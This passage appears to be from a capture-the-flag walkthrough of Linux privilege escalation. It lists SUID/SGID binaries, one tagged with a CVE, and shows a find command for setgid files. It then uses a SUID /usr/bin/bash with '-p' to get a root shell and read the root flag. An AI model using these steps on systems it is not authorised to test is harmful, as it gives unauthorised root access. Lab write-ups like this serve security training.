-rwsr-sr-x 1 root root 1.2M Apr 18  2022 /usr/bin/bash
-rwxr-sr-x 1 root crontab 43K Feb 13  2020 /usr/bin/crontab
-rwxr-sr-x 1 root tty 15K Mar 30  2020 /usr/bin/bsd-write
-rwxr-sr-x 1 root ssh 343K Mar 30  2022 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 83K Nov 29  2022 /usr/bin/chage
-rwsr-sr-x 1 daemon daemon 55K Nov 12  2018 /usr/bin/at  ---> RTru64_UNIX_4.0g(CVE-2002-1614)
-rwxr-sr-x 1 root shadow 31K Nov 29  2022 /usr/bin/expiry
-rwxr-sr-x 1 root tty 35K Feb  7  2022 /usr/bin/wall
-rwxr-sr-x 1 root utmp 15K Sep 30  2019 /usr/lib/x86_64-linux-gnu/utempter/utempter
```

- Also checked it normally -

```
bash-5.0$ find / -perm -g=s -type f 2>/dev/null
find / -perm -g=s -type f 2>/dev/null
/usr/sbin/pam_extrausers_chkpwd
/usr/sbin/unix_chkpwd
/usr/bin/bash
/usr/bin/crontab
/usr/bin/bsd-write
/usr/bin/ssh-agent
/usr/bin/chage
/usr/bin/at
/usr/bin/expiry
/usr/bin/wall
/usr/lib/x86_64-linux-gnu/utempter/utempter
bash-5.0$
```

- Got the root shell, by running the binary - /usr/bin/bash

```
bash-5.0$ /usr/bin/bash
/usr/bin/bash
bash-5.0$ /usr/bin/bash -p
/usr/bin/bash -p
bash-5.0# whoami
whoami
root
bash-5.0# cd /root
cd /root
bash-5.0# ls
ls
playbook_1.yml  root.txt
bash-5.0# cat root.txt
cat root.txt
336a6d13968fa8d3876b319819664377
bash-5.0#
```